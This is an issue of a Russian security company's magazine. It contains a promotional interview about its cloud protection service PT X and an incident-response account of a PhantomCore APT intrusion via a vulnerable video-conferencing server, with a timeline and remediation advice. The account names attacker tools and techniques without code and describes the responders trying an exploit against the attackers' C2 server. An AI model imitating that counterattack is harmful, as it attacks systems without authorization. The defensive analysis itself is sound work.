■ positive technologies

POSITIVE RESEARCH

№2 | 2026

ЛЮБОВЬ ЕРЕМОЧКИНА
Редактор

ДМИТРИЙ АЛФУЦКИЙ
Шеф-редактор

АННА ПИСАРЕВА
Младший редактор

АНАСТАСИЯ ДИСКИНА
Главный редактор

КАРИНЭ ГРИГОРЬЯН
Старший дизайнер

ВИКТОРИЯ ТАКТАШЕВА
Арт-директор

РОСТИСЛАВ НАГОВИЦИН
Дизайнер

СОДЕРЖАНИЕ

РЕДАКЦИЯ ЖУРНАЛА

ГЛАВНЫЙ РЕДАКТОР: АНАСТАСИЯ ДИСКИНА
ШЕФ-РЕДАКТОР: ДМИТРИЙ АЛФУЦКИЙ
АРТ-ДИРЕКТОР: ВИКТОРИЯ ТАКТАШЕВА

ИЛЛЮСТРАЦИИ В НОМЕРЕ:
АГЕНТСТВО SCALE
РОСТИСЛАВ НАГОВИЦИН
ЯН БАШАРИН

АДРЕС РЕДАКЦИИ: Г. МОСКВА, 105187, ПРЕОБРАЖЕНСКАЯ ПЛ., Д. 8
БИЗНЕС-ЦЕНТР «ПРЕО 8»

ДАТА ВЫХОДА В СВЕТ: 30.05.2026

ИЗДАТЕЛЬ: POSITIVE TECHNOLOGIES

РАСПРОСТРАНЯЕТСЯ БЕСПЛАТНО

СОТРУДНИЧЕСТВО: JOURNAL@PTSECURITY.COM

АВТОРЫ

ДАНИЛ БРЕУС, СВЕТЛАНА ГАЗИЗОВА, ДАНИЛ ЗАРИПОВ, ИЛЬЯ ЗУЕВ, СЕРГЕЙ ЗЮКИН, ПЕТР КОВЧУНОВ, ДЕНИС КУВШИНОВ, КИРИЛЛ КУТАЕВ, НИКИТА ЛАЗАРЕВ, АЛЕКСЕЙ ЛУКАЦКИЙ, МАКСИМ МИНАЕВ, АЛЕКСЕЙ НОВИКОВ, ОЛЕГ ОБВИНЦЕВ, АЛЕКСАНДР ПЕТРОВ, АНТОН ПОКИДОВ, НИКИТА ПОПОВ, СТАНИСЛАВ РАКОВСКИЙ, ДМИТРИЙ СКЛЯР, ДМИТРИЙ СКЛЯРОВ, СЕРГЕЙ СТАНКЕВИЧ, АЛЕКСЕЙ УСАНОВ, ЮЛИЯ ФОМИНА, ПЕТР ЧАПАСОВ, КИРИЛЛ ШИПУЛИН, АЛЕКСЕЙ ЯКОВЛЕВ, ДЕПАРТАМЕНТ КОМПЛЕКСНОГО РЕАГИРОВАНИЯ НА КИБЕРУГРОЗЫ PT ESC

ТИПОГРАФИЯ

ОТПЕЧАТАНО В ТИПОГРАФИИ ООО «ЮНИОН ПРИНТ»
АДРЕС: Г. НИЖНИЙ НОВГОРОД, УЛ. ГОРЬКОГО, Д. 43, ОФИС 12
ПОДПИСАНО В ПЕЧАТЬ: 15.05.2026

Готовы отправиться в путешествие по неизведанным землям кибербеза?

Время изучать потаенные уголки инфраструктуры, собирать могущественные ИБ-артефакты и прокачивать скиллы! Кто знает, какие боссы вредоносы поджидают на этом пути...


Инфраструктурный лес
Облачная башня
Лаборатория алхимика
Озеро данных
Долина угроз
Тайная тропа
Пещера дракона пингвина
Таверна

PT X: КИБЕРБЕЗ ПОД КЛЮЧ

АВТОР

АЛЕКСЕЙ НОВИКОВ

Управляющий директор
Positive Technologies

НАГРАДА

Щит вождя

О ЧЕМ МАТЕРИАЛ

Рассказываем, как появилось, что умеет и кому подходит наше облачное решение PT X

Как появился PT X и почему, собственно, вы решили его сделать?

Современные хакеры (не считая проправительственные APT-группировки) — это менеджеры, которые четко считают P&L каждой атаки. Мы сегментировали их на пять категорий (по уровню компетенций и бюджетам), и, по нашей оценке, PT X защищает от первых трех — с бюджетом на атаку до 20 млн руб.

Потому что можем :) А если серьезно, статистика наших расследований показывает, что основными векторами проникновения по-прежнему остаются уязвимости на периметре и в веб-приложениях, социальная инженерия, а также старый добрый перебор паролей плюс утечки учетных записей. Нынешний технологический стек Позитива позволяет противостоять всем этим угрозам: ключевым моментом стало появление защиты эндпоинтов. По сути, нам оставалось лишь нарисовать архитектуру комплексного решения, которое обеспечит клиентам эшелонированную защиту. Поскольку долгие on-premise-внедрения подходят не всем (например, представителям SME), мы решили сразу выпустить продукт в облачном исполнении.

В дополнение к PT X мы разработали «Киберминимум» — набор ИБ-требований для наших клиентов. Например, обязательный второй фактор на все сервисы удаленного доступа, устранение критических уязвимостей на периметре за 96 часов, покрытие EDR'ом, подключение к песочнице и т. д. Эти защитные меры автоматически делают компанию неинтересной для 80–90% действующих в России хакеров — им выгоднее переключиться на кого-то попроще. Здесь как в поговорке: «От медведя не надо убегать первым, главное — бежать не последним» :)

Чем PT X отличается от традиционных ИБ-продуктов?

Ключевая особенность — минимальные затраты на внедрение и минимум СЗИ на стороне клиента. Мы внедряем только EDR, а вся тяжелая логика и ML-алгоритмы запускаются в облаке. При этом мы продолжаем снижать требования к инфраструктуре и автоматизировать процесс подключения клиентов. Идеальная картина будущего выглядит так: пользователь получает логин и пароль от облачного личного кабинета, дистрибутивы, понятные инструкции «Next-Next-Finish», инсталлирует набор агентов и тут же получает должный уровень защиты.

Кроме того, мы предлагаем клиентам верификацию выстроенной защиты. CISO и безопасники часто не могут ответить на вопросы: «Насколько защищеннее стала компания после внедрения ИБ-продуктов?» и «Сколько еще нужно инвестировать?». Мы выводим пользователей PT X на кибериспытания, где предлагаем белым хакерам реализовать типовые инциденты: шифрование инфраструктуры, кражу конфиденциальных данных или денежных средств, остановку критических бизнес-процессов. Заказчики в реальном времени следят, как PT X отражает атаки на их инфраструктуру. А если исследователям все-таки удастся реализовать инцидент и продемонстрировать это, мы сами выплатим вознаграждение и модернизируем защиту компании (при условии выполнения заказчиком всех требований «Киберминимума). Более того, если во время эксплуатации PT X случится реальный инцидент, клиенту будет возмещен ущерб. К слову, пока таких кейсов в нашей практике не было.

По сути, у нас получился SaaS-продукт, объединяющий ИБ-технологии Позитива в единое автоматизированное решение. При этом клиент не тратится на эксплуатацию и поддержку, а после согласования плана реагирования может полностью передать нам работу с инцидентами. Фактически это кибербез под ключ.

У каждого второго нашего клиента вообще нет ИБ-специалистов — в этом случае мы общаемся с ИТ-шниками или владельцем / генеральным директором. С помощью дашборда в личном кабинете PT X мы стараемся наглядно показать им текущее состояние ИБ компании в режиме светофора — без хардкорных терминов.

Каким компаниям подходит PT X?

Всем :) В качестве примера приведу несколько сценариев:

1. У вас произошел инцидент, и вы хотите быстро/качественно поднять уровень защиты (есть рекордсмены, которых ломали по два, три и даже пять раз за пару лет, потому что уроки не были выучены).
2. Нужно обеспечить безопасность инфраструктуры, но из ИБ-инструментов у вас только антивирус (или нет даже его).
3. У вас свой SOC — в этом случае PT X будет работать как система second opinion.

Если говорить об усредненном портрете клиента, то это компании с оборотом 20–50 млрд руб. и количеством ИТ-активов до 10–15 тысяч. Представители ретейла, финансов, аптечные сети и т. д. Эти компании уже осознали зависимость от «цифры», возможно, даже ощутили реальные потери от киберинцидентов, но пока не готовы выделять огромные деньги на кибербез. Многие просто не могут позволить себе штат безопасников: бывает, что ИТ-директор и картриджи в принтере меняет, и за ИБ отвечает... On-premise SIEM или EDR там не внедрят никогда — СЗИ в любом случае некому будет сопровождать. А вот облачный PT X быстро закроет все потребности такой компании.

Мы приняли решение о создании продукта летом 2025-го и уже работаем с 19 компаниями (у каждой около 2100 ИТ-активов). Предполагаем прибавлять по 30–40 клиентов в год.

ТЕХНОЛОГИИ И ЭКСПЛУАТАЦИЯ

Какие ИБ-технологии стоят за PT X?

- MaxPatrol EDR + MaxPatrol EPP: защита эндпоинтов.
- PT Sandbox: сейчас переводим песочницу в облако, чтобы не приходилось ставить железо на стороне клиента.
- PT NAD: хакеры пока не научились ломать компании без следов на уровне трафика, так что это must have.
- MaxPatrol VM и HCC: сканирование и устранение критических уязвимостей.
- В облаке развернуты Data Lake, ML-модели, процессинг инцидентов, а также тикет-система и личный кабинет с дашбордами. Клиент в режиме реального времени видит данные по инцидентам, статистику выполнения «Киберминимума», результаты кибериспытаний, а также нашу оценку уровня защищенности компании.

По отдельности все это нужно не только купить и установить, но и грамотно эксплуатировать. PT X же позволяет получить сразу все плюшки по подписке. При этом мы стараемся автоматизировать все возможные процессы и реализовать humanless-подход к защите. Атаки отражает PT X, а наши ребята в основном работают как бэк-офис: оптимизируют ML-модели, помогают выявлять недостатки инфраструктуры и т. д.

Чем больше компаний подключается к PT X и передает нам телеметрию, тем точнее работают наши алгоритмы. Анализ массивов данных из разных отраслей позволяет быстрее детектировать злоумышленников и предотвращать вредоносные кампании на ранних этапах.

Приведите пример инцидента, с которым вы столкнулись за время эксплуатации PT X.

Клиент из финансового сектора купил PT X на 500 хостов. Мы начали онбординг и в процессе раскатки обнаружили на 130-м хосте взлом через уязвимость в российском ВКС-сервисе. Заходим со стороны защиты, а там уже хакеры сидят... Клиент будто чувствовал, что что-то не так, и пришел вовремя (подробнее об инциденте — на стр. 14).

Где заканчивается зона ответственности PT X?

Там, где не выполняются требования «Киберминимума». К сожалению, это довольно частая история, но мы ведем диалог с заказчиками — и они постепенно устраняют недостатки. Длительность процесса во многом зависит от цифровой зрелости компании: от недели на раскатку EDR до полугода на внедрение 2FA, если проводить конкурс.

Кроме того, PT X не ловит инсайдеров. Мы выслеживаем технический инструментарий злоумышленника: например, можем поймать человека, который вставил флешку, скачал эксплойт и начал взламывать учетки. Если же ваш главный сисадмин с легитимными правами выкачал весь CRM — это не наш кейс.


Странно, когда компании держат почту в «Яндексе», но при этом опасаются передать безопасность в облако. Мы яростно защищаем свой Data Lake. Конечно, взломать можно что угодно — вопрос в ущербе. Если случится инцидент, приведет ли он к утечке данных наших клиентов? Нет.

Поделитесь планами по развитию продукта.

Захватить весь мир! Во второй половине 2027 г. мы хотим выйти на международный рынок — нужно будет только подготовить инфраструктуру с учетом местного законодательства.

APT ВО ВРЕМЯ ОНБОРДИНГА, ИЛИ PT X VS PHANTOMCORE

АВТОР



ДАНИЛ БРЕУС

Старший специалист отдела выявления атак и реагирования PT X, Positive Technologies

НАГРАДА

Заклинание защиты

О ЧЕМ МАТЕРИАЛ

Рассказываем, как мы выявили APT-атаку PhantomCore во время внедрения PT X

Эта история началась 19 января, когда мы внедряли продукт новому заказчику (подробнее — на стр. 8). Уже 20 января заказчик приступил к установке первых EDR-агентов — все шло по плану.

К сожалению, спокойствие длилось всего неделю...

ТАЙМЛАЙН ОБНАРУЖЕНИЯ И РЕАГИРОВАНИЯ

26 января. Понедельник, 9:50

Приступаем к очередному этапу профилирования, к этому моменту в инфраструктуре уже работают около 130 EDR-агентов. Почти сразу — тревожный сигнал. Бросаются в глаза сработки правил корреляции: доменный администратор запускал странные запланированные задачи на нескольких хостах. Такие корреляции ползят крайне редко: либо администраторы используют нетипичный инструментарий, либо в инфраструктуре происходит что-то нехорошее...

Обнаруживаем, что кто-то использовал Atexec. Это утилита для горизонтального перемещения по ИТ-инфраструктуре, которая запускает запланированные задачи через SMB для выполнения произвольных команд на целевой системе.

10:04

Направляем клиенту срочный запрос на верификацию активности. На время ее проведения даем рекомендацию: заблокировать доменную учетную запись (УЗ) подозрительного администратора.

11:24

Получаем от клиента сообщение: «Коллеги, похоже инцидент. Администратор причастность отрицает, в воскресенье этой учетной записью не пользовался».

Итак, инцидент подтвержден! УЗ доменного администратора скомпрометирована, а значит, под угрозой весь домен. Уже через семь минут направляем первые рекомендации по реагированию (опустим конкретные IP-адреса, имена учетных записей, идентификаторы машин и др.):

1. Изолировать скомпрометированные хосты, соответствующий сервер и АРМ.
2. Заблокировать учетную запись скомпрометированного пользователя, разорвать все активные сессии.
3. Заблокировать на межсетевых экранах C2-сервер злоумышленников (задачи, которые запускали атакующие, прокидывали на него шелл при помощи SSH).
4. Дважды сменить пароль учетной записи krbtgt и начать сброс паролей для всех привилегированных учеток. Эта рекомендация была связана с нашим предположением об утечке базы ntds.dit (компрометация всего домена).

Группировка PhantomCore [1] впервые была обнаружена в марте 2024 г. Атаки злоумышленников преимущественно направлены на организации из России и Беларуси.

Зоны интереса: государственное управление, оборонно-промышленный и топливно-энергетический комплексы, научно-исследовательские организации, судостроение, добывающая, обрабатывающая и химическая промышленность, ИТ-компании.

Основная мотивация — кибершпионаж. PhantomCore стремятся к длительному скрытному пребыванию в скомпрометированной сети и краже конфиденциальной информации. Однако некоторые ранние атаки злоумышленников были направлены на остановку бизнес-процессов и нанесение финансового/репутационного ущерба.

Поскольку скомпрометирован доменный админ, мы присваиваем инциденту высокую критичность, сразу запускаем процедуру эскалации и начинаем формировать оперативную команду реагирования. Затем проводим созвон со специалистами заказчика и определяем первоначальные шаги по реагированию. Также подключаем к инциденту коллег из команды Incident Response PT ESC для сбора дополнительных артефактов и локализации атаки (поскольку атакующие действовали на хостах, еще не покрытых EDR-агентами).

Параллельно проводим атрибуцию атакующих: по коду, который исполнялся с помощью Atexec, быстро выясняем, что это небезызвестные PhantomCore! В одной из последних кампаний злоумышленники эксплуатировали уязвимость в российском ВКС-сервисе. Мы предположили, что они могли воспользоваться этой лазейкой и в нашем кейсе. Уточняем, какую версию ПО использует заказчик — как раз устаревшую, в которой уязвимость еще не закрыта... После установки агента на скомпрометированную «тачку» наши предположения подтвердились.

12:20

Работа набирает обороты: выявляем еще четыре скомпрометированные учетные записи. Отметим, что на ряде хостов мы обнаружили следы утилиты LaZagne (инструмент для хищения сохраненных паролей).

13:19

Коллеги из ESC IR подтверждают: на одном из серверов с 13 января находится утилита для проксирования трафика micro.exe [2]. Это значит, что злоумышленники создавали скрытые каналы связи.

Весь день мы посвятили противодействию и локализации инцидента.

Вечер

К концу дня подводим первые итоги. Скомпрометированные хосты изолированы, УЗ заблокированы, C2 перекрыт, пароли сброшены, а сервер ВКС изолирован от интернета. Также мы предупредили клиента о вероятной компрометации службы сертификатов Active Directory (в дальнейшем эти опасения подтвердятся, а значит, нас будет ждать сложнейшая процедура переразвертывания...).

НАВОДИМ ПОРЯДОК

После первого дня работы переходим к фазе ликвидации и восстановления. Клиент переустанавливает ADCS, ВКС и продолжает раскатывать EDR-агенты для обеспечения видимости. Мы, в свою очередь, выдаем новый набор рекомендаций:

1. Провести аудит стойкости паролей в домене (чтобы определить, какие УЗ находятся в зоне риска) и усилить парольную политику. После смены паролей хакеры потеряли доступ к учетным записям с административными привилегиями. Однако они могут попытаться использовать учетки рядовых пользователей для дальнейшего продвижения.

2. Провести аудит групп безопасности, чтобы проверить, не закрепились ли злоумышленники таким образом в домене. Например, они могли добавить рядового пользователя в группу администраторов.


3. Настроить логирование DNS, чтобы выявить попытки обращения к новым C2-серверам.

4. Провести зануление доменных зон .online и .space, которые любят использовать PhantomCore.

Отметим, что в рамках расследования команда ESC IR при помощи сетевой версии pt-dumper [3] провела сканирование около 500 конечных узлов на наличие следов компрометации (экспресс-enterprise-форензика). В результате коллеги установили факт компрометации одного из контроллеров домена и ряда других узлов.

Параллельно продолжаем «онбординг»: проводим аудит доменных политик, периметра и оснащенных EDR-агентами хостов, а также проверяем стойкость паролей. В процессе обнаруживаем, что у нескольких пользовательских УЗ настроено неограниченное делегирование. Кроме того, 69 учетных записей используют словарные пароли: три из них уязвимы к атаке Kerberoasting, еще один — к AS-REP Roasting. Также выявляем критические мисконфиги: SSH с парольным входом и доступную из интернета бизнес-систему, которая должна находиться во внутреннем сегменте.

[3]



РЕКОНСТРУКЦИЯ АТАКИ

Мы выяснили, что первые следы злоумышленников появились на сервере ВКС еще 12 января. Атакующие выполняли команды локальной разведки и начали эксплуатацию цепочки уязвимостей (4, 5, 6). После этого они затихли на сутки: скорее всего, уязвимости эксплуатировал бот, который сообщил об успешном пробитии.

13 января PhantomCore возобновили активность. Со своего C2-сервера злоумышленники скачали на ВКС-сервер клиента полезную нагрузку api.php (загрузчик файлов) и br.exe (socks-proxy), а также сделали дамп памяти процесса lsass с помощью библиотеки comsvcs.dll. В дампе их ждал джекпот — пароли доменного администратора. Кроме того, в этот момент вскрылась критичная ошибка: сервер ВКС, который должен был находиться в DMZ, висел в общем сегменте. С него открывался прямой доступ к контроллерам домена и центрам сертификации.

Дальше — тихое продвижение. Атакующие прокладывали путь, запускали дополнительные прокси, проводили разведку в домене. Из-за недостаточной глубины логирования и длительного обнаружения (с момента компрометации прошло почти 2 недели) сложно сказать, чем именно занимались PhantomCore в инфраструктуре. Точно можно утверждать одно: домен был скомпрометирован в первый час атаки, злоумышленники сразу получили наивысшие привилегии и могли делать все что угодно.

Во время работы мы обнаружили, что C2-сервер PhantomCore уязвим к CVE-2024-6387. Мы предприняли попытку контратаки, но она не увенчалась успехом: сервер оказался 64-битным, а публичные PoC были только под 32-битную машину. Но попробовать стоило :)

ПОЧЕМУ АТАКА СТАЛА ВОЗМОЖНОЙ

1. Использование уязвимой версии ВКС

Разработчики закрыли уязвимость еще в августе 2025 г., однако клиент оставался на старой версии ПО.

Как избежать подобного: внедрить обязательный патч-менеджмент, продукты для управления уязвимостями, проводить регулярный мониторинг бюллетеней безопасности вендоров, тестирование и оперативное развертывание критических обновлений.

2. Отсутствие корректного сетевого сегментирования

Доступный извне сервер ВКС располагался во внутреннем сегменте, а не в изолированной зоне.

Как избежать подобного: размещать все доступные из интернета сервисы в DMZ, применять принцип минимально необходимой сетевой доступности.

3. Отсутствие модели разграничения привилегий (AD Tiering)

